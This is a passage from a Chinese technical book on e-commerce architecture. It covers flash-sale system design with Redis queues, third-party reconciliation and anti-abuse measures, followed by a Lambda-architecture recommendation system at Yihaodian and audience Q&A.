
我们是线下测试机房里拿一堆机器按照线上的结构来部署，导一点数据下来进行压测的。线上压测用的就是我们真实布局的线上环境，配置差不多一样。

Q：数据库对应的客户能否看到压测数据？

从接单后面我们就会把压测数据直接截住，打一个标，给正常数据打另外一个标，不让其往下传，屏蔽掉压测数据，不让客户看到。

3.3 秒杀系统架构解密与防刷设计


吕毅，链家网架构师，链家网大数据平台负责人。2015年8月加入链家网，之前负责过链家网基础服务平台建设。曾供职于百度移动云事业部（2012—2015年），新浪平台架构部 SAE（2010—2012年）。



3.3.1 抢购业务介绍

自从国外风靡抢购、闪购后，国内各类网站都开始做相似的业务，我们耳熟能详的唯品会、淘宝、京东都有这类业务。抢购，更多出现在电商网站。本节将和读者们一起学习抢购业务形态的业务架构设计。

我们常见的抢购业务分 2 种：限时抢购和限量抢购。我简单分了下这些 case，如下图所示。



其中想必肯定是小米的抢购运营得最火爆了，每发一款新品都限量发售，每次搞的大家心里痒痒的。记得之前还因为抢购太火爆，导致站点打不开，崩溃了。那么问题来了，

为什么抢购总是引发 RD、OP 恐慌？我的理解是，爆品太火爆，瞬时请求太大，导致业务机器、存储机器都在抢购高峰时扛了太多压力。那么现在以一个抢购业务场景为例，看看如何扛住压力，做好抢购业务。假设这时候我们接到了如下图所示的产品层面的需求。

假设PM此时需要一种抢购模式：

限制抢购时间段（有场次）并且限量销售（有销量）。

产品需求：

- 每天X场抢购场次，每场持续Y小时。
- 商品详情数据、商品库存来自合作的第三方。
- 商品依据商品归属的商户，与用户位置的远近排序。
-

PM 也挺好，又要有时段的要求，又要有限量的要求，大而全！

不过用 RD 的话也完全不是问题，我们一起来看看，如何设计业务架构，充分满足需求！

首先，我们冷静地看看需求。

- 需求说：商品数据来自资源方（我们没有商品数据）。
- 需求说：每天要有好几场抢购，每场抢购都有商品限制（有点商场促销还限量甩的感觉）。
- 需求说：商品要基于用户位置排序（移动端业务嘛，这种需求总是有的）。
- 需求说：.....


3.3.2 具体抢购项目中的设计

通过先行的抢购需求分析，我们来画一个粗略的流程图，如下页中的图所示。我们将自身简单划为 2 部分：业务层和数据层。并且旁路设计一个“运营控制”环节。当然，数据源自第三方嘛，我们的数据层基于第三方资源数据构建。这时我们来看看下页这个草图里几个库和几个数据流是怎样的。

首先，看看库。显而易见，数据层的“商品库”用于存储第三方商品数据，通过第三方推、我们拉的方式来构建这个数据库信息。数据库层的“抢购计划”库，主要由旁路的“运营控制”环节产生的数据，由运营同学来维护抢购场次、商品数量。

业务层的“抢购库”，其实是商品库的子集，由运营同学勾选商品并配好该商品放出多少用于抢购，发布到业务层面的抢购库中。

业务层的 Transaction Data，一会讲到与第三方对账时，我们再说它。



3.3.3 如何解耦前后端压力

那么我们要如何隔离前后端压力呢？做法如下所示。

- 让我们业务的压力传递不到资源方，避免造成资源方接口压力同比增长。所以，我们自己建了商品库，此时第三方笑了。
- 业务层与数据层解耦，我们让抢购库位于业务层，让商品库位于数据层。因为我们可以想象到，抢购高峰来临时，查询“商品还有没有？”的请求是最多的，若“商品还有没有”这个高频请求每次都去数据层，就是将业务、数据耦合在一起了，那么就有了抢购库这个子库，在业务层抗压力（这里可以明确的是，数据层的商品库为关系型存储，业务层的抢购库为 NoSQL）。

有了业务层的 NoSQL（我们就用 Redis 吧）抗高频压力，数据层的商品库笑了。


这里就可以抛一个思想了：我们的架构设计需要分解压力；在互联网项目中，来自于用户的大流量不少见，这些流量最终都会落到一个地方，就看我们的设计如何分解这个压力了，如何避免它层层传递。抛个 case，我们的水平分布业务机器也是考虑通过水平扩展实例的方式来分解大流量压力。

不扯概念的东西了，回归我们的抢购业务。

有了简单的分层设计，解决了大家都担心的压力问题，我们就看看抢购业务的时序是怎样的。现在分 2 个视角来说明时序图：

- 商品的角度。
- 用户的角度。

商品角度的时序图，从左到右：资源方、数据层、旁路——运营控制层、业务层，如下图所示。



录入商品即商品从资源方发布到数据层，形式可以是通过 API、通过文件传输，也可以是我们去拉取。通过我们的代码逻辑，记录到数据层的“商品库 DB”。


有了自建的商品库的数据，运营就可以基于商品库设计每天的抢购场次（此事就有 Web 界面的事情，这里就不展开了），运营创建好一批抢购场次，记录在数据层的“抢购计划”这一关系型数据库中。

运营创建完抢购场次后，还没有完成，得应产品需求，基于商品库，配置每场抢购场次中覆盖的商品，及商品的数量。这些抢购场次内的商品配置，会简单地记录在业务层的“抢购库”中（抢购库记录的信息较为简单，例如商品库中 ID 为 123123 的商品有 100 件，业务层的抢购库在第 X 场抢购中只配了 5 件 ID 为 123123 的商品）。

此时，数据层的商品库有了资源方数据、数据层的抢购计划库中有运营配的抢购计划，业务层的抢购库中每场抢购活动中商品的情况。

那么，业务层此时就可以基于时间，来展示运营配的抢购场次了。业务层如何展示，这块就是拼装数据、前端效果了，也就不展开了。

假设此事某场场次的抢购活动已经开始，我们再看看用户角度的时序图，如下所示。



用户单击某个商品的抢购按钮，业务层代码首先去看看抢购计划库此时是否开始（此步可缓存、也可 cache 在前端页面或 Client，若有 cache 的话，此步可忽略）。若抢购正在进行，此时业务代码需要查询商品在本次抢购中是否还有库存（高频请求，即图中“争取名额”阶段）。

后面我们细讲“争抢名额”这块，现在先把时序图说完。


若用户抢到了名额，就允许用户跳转到第三方的支付页面产生消费（此时第三方笑了），产生消费后，第三方自己的库存-1，并可以实时、异步、完事对账的方式通知我们。

3.3.4 如何保证商品库的库存可靠

我们其实是将商品库的子库前置在业务层抗压力。那么，要如何保证大家的库存情况

稳定，不会因为抢购业务导致库存波动影响用户体验。这里就需要提一个业务 RD 需要关注的问题，要做好取舍。要么保证大家看到的库存规律一致，要么保证单个用户看到的库存规律一致。若保证大家看到的库存减少的规律一致，且同一时刻库存大家看到的库存都一样，这就对系统有数据强一致性要求，需要很大成本，还只能逐渐逼近此需求要求的效果。而我们若选择后者，仅保证单个用户看到的库存减少规律一致，虽放弃了数据强一致，但以更少的时间尽可能实现了最好的效果。所以，我们用到了用户来排队，若抢到名额了，在抢购库中的库存—（减减），这样在单用户操作期间就能看到规律地减少，不会出现此时看剩 10 个，一会看还有 11 个的情况。这时我们说如何内部排队，如何来控制“查询商品在本次抢购中的库存还有否（高频请求）”这个高频请求。


我们构建商品维度的 cache，下图中虽然说是“队列”，我们可以用 Redis 的 list 来真正实现个队列，也可以通过/—来实现。



假设商品 A，运营配了 20 件，此事来了 N 多用户的请求，业务代码都会来查询 `cache_prefix_a_id` 这个队列的长度，若队列长度 ≤ 0 ，则有权去—（减减）抢购库的商品库存。若

队列长度在 20 件内，则通过业务代码内的等待来等待队头的位置，然后获得抢购权限。若队列长度太长，则可以直接返回，认为商品已被抢空。

这时插入一个运营配库的时序，便于大家理解。该时序图有详细的说明和标注，就不展开了，如下图所示。



此时我们可以想象，若上游用户的请求压力是 N ，这个 N 会压在业务层的抢购库，俗话说“责任止于此”。

3.3.5 如何与第三方多方对账

这里就要提到“Transaction Data”这个库了。

Transaction ID 为用户维度的 Session 记录，用户从进入抢购业务开始，产生一个 Transaction ID，该 Transaction ID 生命周期截止到用户跳转去第三方支付为止。期间在生活服务产生的浏览、抢购行为均会挂靠到该 Transaction ID 之下，并会在跳转去第三方支付页时携带该 Transaction ID 凭证。最主要的是需要记录下：用户获得商品名额后，跳转去第三方时的这一行为。

考虑到 Transaction ID 为抢购业务中，用户操作行为的关键字段，值需要保证唯一。故

此处可以采用发号器之类的能力。

我们构建的 Transaction Data 记录，就可以按照 DailyRun 的方式，与第三方对账，来 fix 两方数据库库存不一致等问题。

为什么会产生我们和资源方的库存不一致的问题，可能是因用户在第三方消费后，第三方 callback 我们时的失败造成的，也可能是因为用户跳去第三方后并没有真正支付，但我们的商品库、抢购库的库存都已经减少造成的。原因可能有很多，对账机制是必要的。

3.3.6 项目总结

最后，我们来回顾设计，压力问题已在业务层解决了，库存不一致的问题也通过对账机制解决了，产品的需求通过旁路可配解决了，嗯，可以喝杯茶，发起评审，评审通过后就开始写代码吧。

分享中的数据强一致那块，以及如何做取舍，都是很有意思的点，可以展开聊很久，这里没展开，读者们可以事后查查资料。

3.3.7 疑问与解惑

Q: 防刷是怎么做的？一般抢购都有很大优惠。如果有人恶意刷，那正常的用户就失去了购买的机会。比如，抢购的商品数为 1000，有人恶意刷了 900，那只有 100 被正常用户抢到。等恶意抢到的 900 经过后面的支付环节验证后，可能已经过了抢购时间了。就算恶意抢到的 900 都支付成功，那对正常用户也是不公平的。

在这个业务场景中，我们做的是商品展示、商品的购买权的发放，真正产生消费是在第三方。那么，用户刷的问题就需要我们和第三方支付页面一起来控制。在用户通过排队机制获得了购买名额后，跳转去第三方时，我们按照和第三方约定的加密方式传递加密信息，第三方按照约定的解密方式解密成功后才允许用户支付，加密解密的过程中可以带具有生命周期的内容。这样，用户在高频请求支付页面获取商品时候，实际只有：

- 加密对。
- 第 1 次，才可能获得。不过，第三方都是为了销售出商品，所以这类合作的成功几率不大。恶意刷的确会使我们的业务层面展示商品没量了。导致想买的用户没了机会，但可以保证第三方不受损。这种刷的情况，若想在业务层规避，我想这就

是一个通用的防 SPAM 的问题了。这块自己真懂得不多。

Q: 要想准确地放刷, 判断的维度就越多, 逻辑就越复杂。与之矛盾的是, 抢购要求的是响应迅速。

对的, 抢购业务因为请求压力大、热门商品抢购并发高, 切忌增加过多逻辑, 切忌过多后端依赖, 越是简单效果越好。在设计系统时, 很多事不是一个系统能 cover 的, 多少需要一些前置模块、能力的构建 ready 后, 我们的系统才能 run 得不错。建议构建账号体系、用户消费记录这 2 部分。

Q: 对账只是和第三方去对比商品的库存量吗, 是否还去对比金额?

对账, 其实就是对比的消费数据。避免出现我们统计今日产生了 X 件商品共价值 Y 的消费, 第三方给出的是消费了 N 件共 M 价值的消费。避免因金额不一致而造成结算、分成等问题的出现。我想你问题中的库存量的 diff 问题, 还得靠第三方定期地通过我们数据层的接口来 update 他们提供的商品。其实在我们的商品库中, 商品不一定只允许第三方提供, 也可以允许第三方通过接口减少商品嘛, 比如和一个卖水果的第三方合作, 第三方上周发布说有 100 件, 但这周线下热销只剩 20 件了, 我们也应该允许第三方来 update 到一个低值。但这样, 我们的系统就会复杂很多。

Q: 防刷, 避免第三方的推广效果达不到问题。


对的, 用户 ID 维度、IP 维度, 都是有效办法。看具体场景。有账号体系的业务, 用用户 ID 维度效果最好, 借助存储记录下每个用户的购买记录来控制就好。市面上电商网站的抢购业务基本都需要登录, 并且限制每件商品的单人购买数量, 其实就是通过存储记录用户的消费, 并且再次产生消费前查询, 并增加代码逻辑来控制。

Q: 每次抢购活动的时候都是用一套新的验证码吗?

验证码这种东西属于图灵测试嘛, 只要测试方法好, 并且尽可能保证每次产生的验证信息从未出现过且无规律, 就是好的验证码。

3.4 Lambda 架构与推荐在电商网站实践

王富平，苏宁大数据中心高级架构师，历任百度大数据部高级工程师、1 号店搜索与精准化部门架构师，一直从事大数据方向的研发工作，对大数据工具、机器学习有深刻的认知，在实时计算领域经验丰富。在 2013 年基于公司实时处理平台设计开发了 SQL on Stream 解决方案。热爱分享和技术传播。目前关注方向为数据分析平台建设，旨在提供一个平台级别的数据服务，打造“数据即服务”的一站式解决方案。



3.4.1 Lambda 架构

Lambda 架构由 Storm 的作者 Nathan Marz 提出，旨在设计出一个能满足实时大数据系统关键特性的架构，具有高容错、低延时和可扩展等特性。

Lambda 架构整合离线计算和实时计算，融合不可变性（Immutability），读写分离和复杂性隔离等一系列架构原则，可集成 Hadoop、Kafka、Storm、Spark、HBase 等各类大数据组件。

1. Lambda 架构理论点

Lambda 架构对系统做了如下抽象：

$Query = Function(All\ Data)$

简言之：查询是应用于数据集的函数。data 是自变量，query 是因变量。

Lambda 有如下 2 个假设。

- 不可变假设：Lambda 架构要求 data 不可变，这个假设在大数据系统是普遍成立的。因为日志是不可变的，某个时刻某个用户的行为，一旦记录下来就不可变。
- Monoid 假设：理想情况下满足 Monoid 的 function 可以转换为以下形式。


`query=function(all data/2)+function(all data/2)`

Monoid 的概念来源于范畴学 (Category Theory)，其一个重要特性是满足结合律。如整数的加法就满足 Monoid 特性： $(a+b)+c=a+(b+c)$ 。

不满足 Monoid 特性的函数很多时候可以转化成多个满足 Monoid 特性的函数的运算。如多个数的平均值 avg 函数，多个平均值没法直接通过结合来得到最终的平均值，但是可以拆成分母除以分子，分母和分子都是整数的加法，从而满足 Monoid 特性。

2. Lambda 架构

Lambda 的架构分 3 层：批处理层、实时处理层、服务层，如下图所示。



- 批处理层：批量处理数据，生成离线结果。
- 实时处理层：实时处理在线数据，生成增量结果。
- 服务层：结合离线、在线计算结果，推送上层。

3. Lambda 架构优缺点

Lambda 架构的优点如下所示。

- 实时：低延迟处理数据。
- 可重计算：由于数据不可变，重新计算后仍可以得到正确的结果。
- 容错：由第 2 点带来，有程序 Bug、系统问题等，可以重新计算。
- 复杂性分离、读写分离。

缺点如下所示。

- 开发和运维的复杂性：Lambda 需要将所有的算法实现两次，一次是为批处理系统，另一次是为实时系统，还要求查询得到的是两个系统结果的合并，可参考 <http://www.infoq.com/cn/news/2014/09/lambda-architecture-questions>。

4. 典型推荐架构

(1) 实时处理范式的需求


推荐系统的最终目的是提高转化率，手段是推送用户感兴趣的、需要的产品。为什么需要实时处理范式？答案是不言而喻的：让推荐引擎更具时效性。

1 号店会根据你实时浏览、加车、收藏、从购物车删除、下单等行为，计算相关产品的权重，把相应的产品立刻更新到猜你喜欢栏目位。同样地，在亚马逊搜索浏览了《基督山伯爵》这本书，亚马逊首页很快增加一行新推荐，其中就包含了 4 个版本《基督山伯爵》，如下面 2 张图所示。



(2) Netflix 推荐架构

Netflix 推荐架构如下图所示。



- 批处理层：从 Hive、pig 数据仓库，离线计算推荐模型，生成离线推荐结果。
- 实时处理层：从消息队列（Hermes、User Event queue）实时拉取用户行为数据与事件，生成在线推荐结果。
- 服务层：结合离线、在线推荐结果，为用户生成推荐列表。

3.4.2 1 号店推荐系统实践

1. 推荐引擎组件

目前共有 6 大推荐引擎，如下所示。

- 用户意图：实时分析用户行为，存储短期内兴趣偏好。
- 用户画像：用户兴趣偏好的长期积累（商品类目、品牌等），自然属性（年龄、性别），社会属性（居住地、公司）。
- 千人千面：群体分析（某一大学、某一小区、公司、好友群）。
- 情境推荐：根据季节、节日、天气等特定情境做推荐。

- 反向推荐：根据商品购买周期等，方向生成推荐结果
- 主题推荐：分析用户与主题的匹配度（如美食家、极客等），根据主题对用户进行推荐。


本节会主要讨论其中的主题推荐。

2. 主题推荐

首先主题推荐有 4 个步骤。

- 建立关系（主题与商品，用户与商品，用户与主题）。
- 选品，建立主题选品池。
- 推荐。根据用户与主题的关系，从选品池为用户进行推荐用公式表示就是：
 $\text{Topic_recommend} = \text{topic_recommend_function}(\text{offline data})$ 仅仅完成上面步骤，不需要“实时处理范式”就可以完成。后来主题推荐加入了“增量推荐”功能，通过用户的实时行为，对推荐结果进行调整。
- 根据用户在线行为（浏览、购买、评论）等，调整离线推送的主题推荐结果用公式表示就是 $\text{Topic_recommend} = \text{mege}(\text{topic_recommend_function1}(\text{offline data}), \text{topic_recommend_function2}(\text{online data}))$ 。

显然这演变成了一个 Lambda 架构，如下图所示。



3. 主题推荐存储设计

对存储来说，最重要的就是“主题推荐结果表”，需要满足如下特性。

- KV 查询，根据用户 ID 查询推荐结果。
- 保留一定时间的历史推荐数据。

根据上述 2 个特点，我们决定选用 HBase。HBase 的 kv、多版本属性满足上述需求。

有如下 2 个要点。

（1）读写分离

我们使用 HBase 主从方式，来读写分离，采用 HBase 主从的主要原因是：

- 在 CAP 理论里面 HBase 牺牲可用性来保证强一致性，flush、split、compaction 都会影响可用性。检测 Region Server 挂断、恢复 Region 都需要一定时间，这段时间内 Region 数据不可用。
- 离线任务大量读写，对 Region Server 造成压力（GC、网络、flush、compaction），影响前端响应速度。

（2）Cache

为了进一步提高响应速度，我们在服务层增加了一级缓存，采用 1 号店内部分布式缓存 ycache（与 memcache 的封装）。

4. HBase 的维护

- 热点均衡：不要指望用 split 解决一切问题，热点的造成是不可避免的，尤其是随着业务数据的增长，一些冷 Region 该合并就合并。
- 做好为 HBase 修复 Bug 的准备，尤其是准备升级新版本时。

3.4.3 Lambda 的未来

与其说是 Lambda 的未来，不如说是“实时处理范式”与“批处理范式”的未来。我发现了在工程实践中使用 Lambda 的 2 个缺点。

- 逻辑一致性。许多公共数据分析逻辑需要实现 2 套，并且需要保证一致性。换个角度来看就是公共逻辑提取费力。
- 维护、调试 2 套平台。

Jay Kreps 认为 Lambda 架构是大数据方案中的临时解决方案，原因是目前工具不成熟。它提供了一个替代架构，该架构基于它在 Linkedin 构建 Kafka 和 Samza 的经验，还声称该架构在具有相同性能特性的同时还具有更好的开发和运维特性。

这让我想起了 Spark streaming 既可以做实时处理，又可以很自然地做批量处理。还有 Storm 的 DRPC，它就是为了做离线处理的。有人说 streaming 本质是批量方式，实际上“实时”没有绝对界限，关键在于延迟。你认为 10s 内算实时，我也可以认为 2s 内才算实时。

对于 Lambda 架构问题，社区提出了 Kappa 架构，一套系统满足实时、批处理需求。目前看来，是朝着“实时”框架去主动包含“批量处理”的方向发展的。

3.4.4 思考

下面是我个人的两点思考：

- 用一个框架搞定两种不同的需求，这是不是很熟悉？我们都想搞大而全、一劳永逸的事情，但许多往往被证明是错的。
- MR 是不是过时了？我们期待着有数据与逻辑更便捷、更深入的技术出现。

3.4.5 疑问与解惑

Q：你们遇到的最诡异的 HBase 问题是什么？

因为 HDFS 客户端没有设置读超时，导致 HBase lock hang 住，最后集群宕机。

Q：我玩推荐引擎最先想到的是 Mahout，你是否也有这方面的涉猎？

Mahout、Mlib 这些东西都是数据挖掘框架，主要看算法好坏，选谁区别不大。

Q：日志量多大？Kafka 集群配置怎样 broker、replica 等？你碰到过什么坑吗？

1 天 2T 多数据，公司公用 Kafka。Kafka 还是比较稳定，我们这边几乎没遇到问题，Storm 问题出了不少。Kafka 集群 replica 有些是 2、有些 3，broker 是 10。遇到大量数据的时候，Kafka 每隔一阵可能会出现 CLOSE_WAIT 的问题。

Q：千人千面引擎最后体现的效果是什么？用在什么地方？

千人千面效果，针对在小区用户转化率提升 100% 的情况。

Q：请问下推荐排序时使用了什么算法，以及大概多少人负责算法模块？

在 App 首页正在尝试逻辑回归和 learn to rank，有 7~8 人做算法。

Q：1 号店对新登录用户做什么推荐处理？主题推荐人工介入量有多大？1 号店对其推荐算法出过转化率外，从算法角度会关心哪些指标？

新用户冷启动，采用 2 个策略。

- 数据平滑。
- 热销优质商品补充。

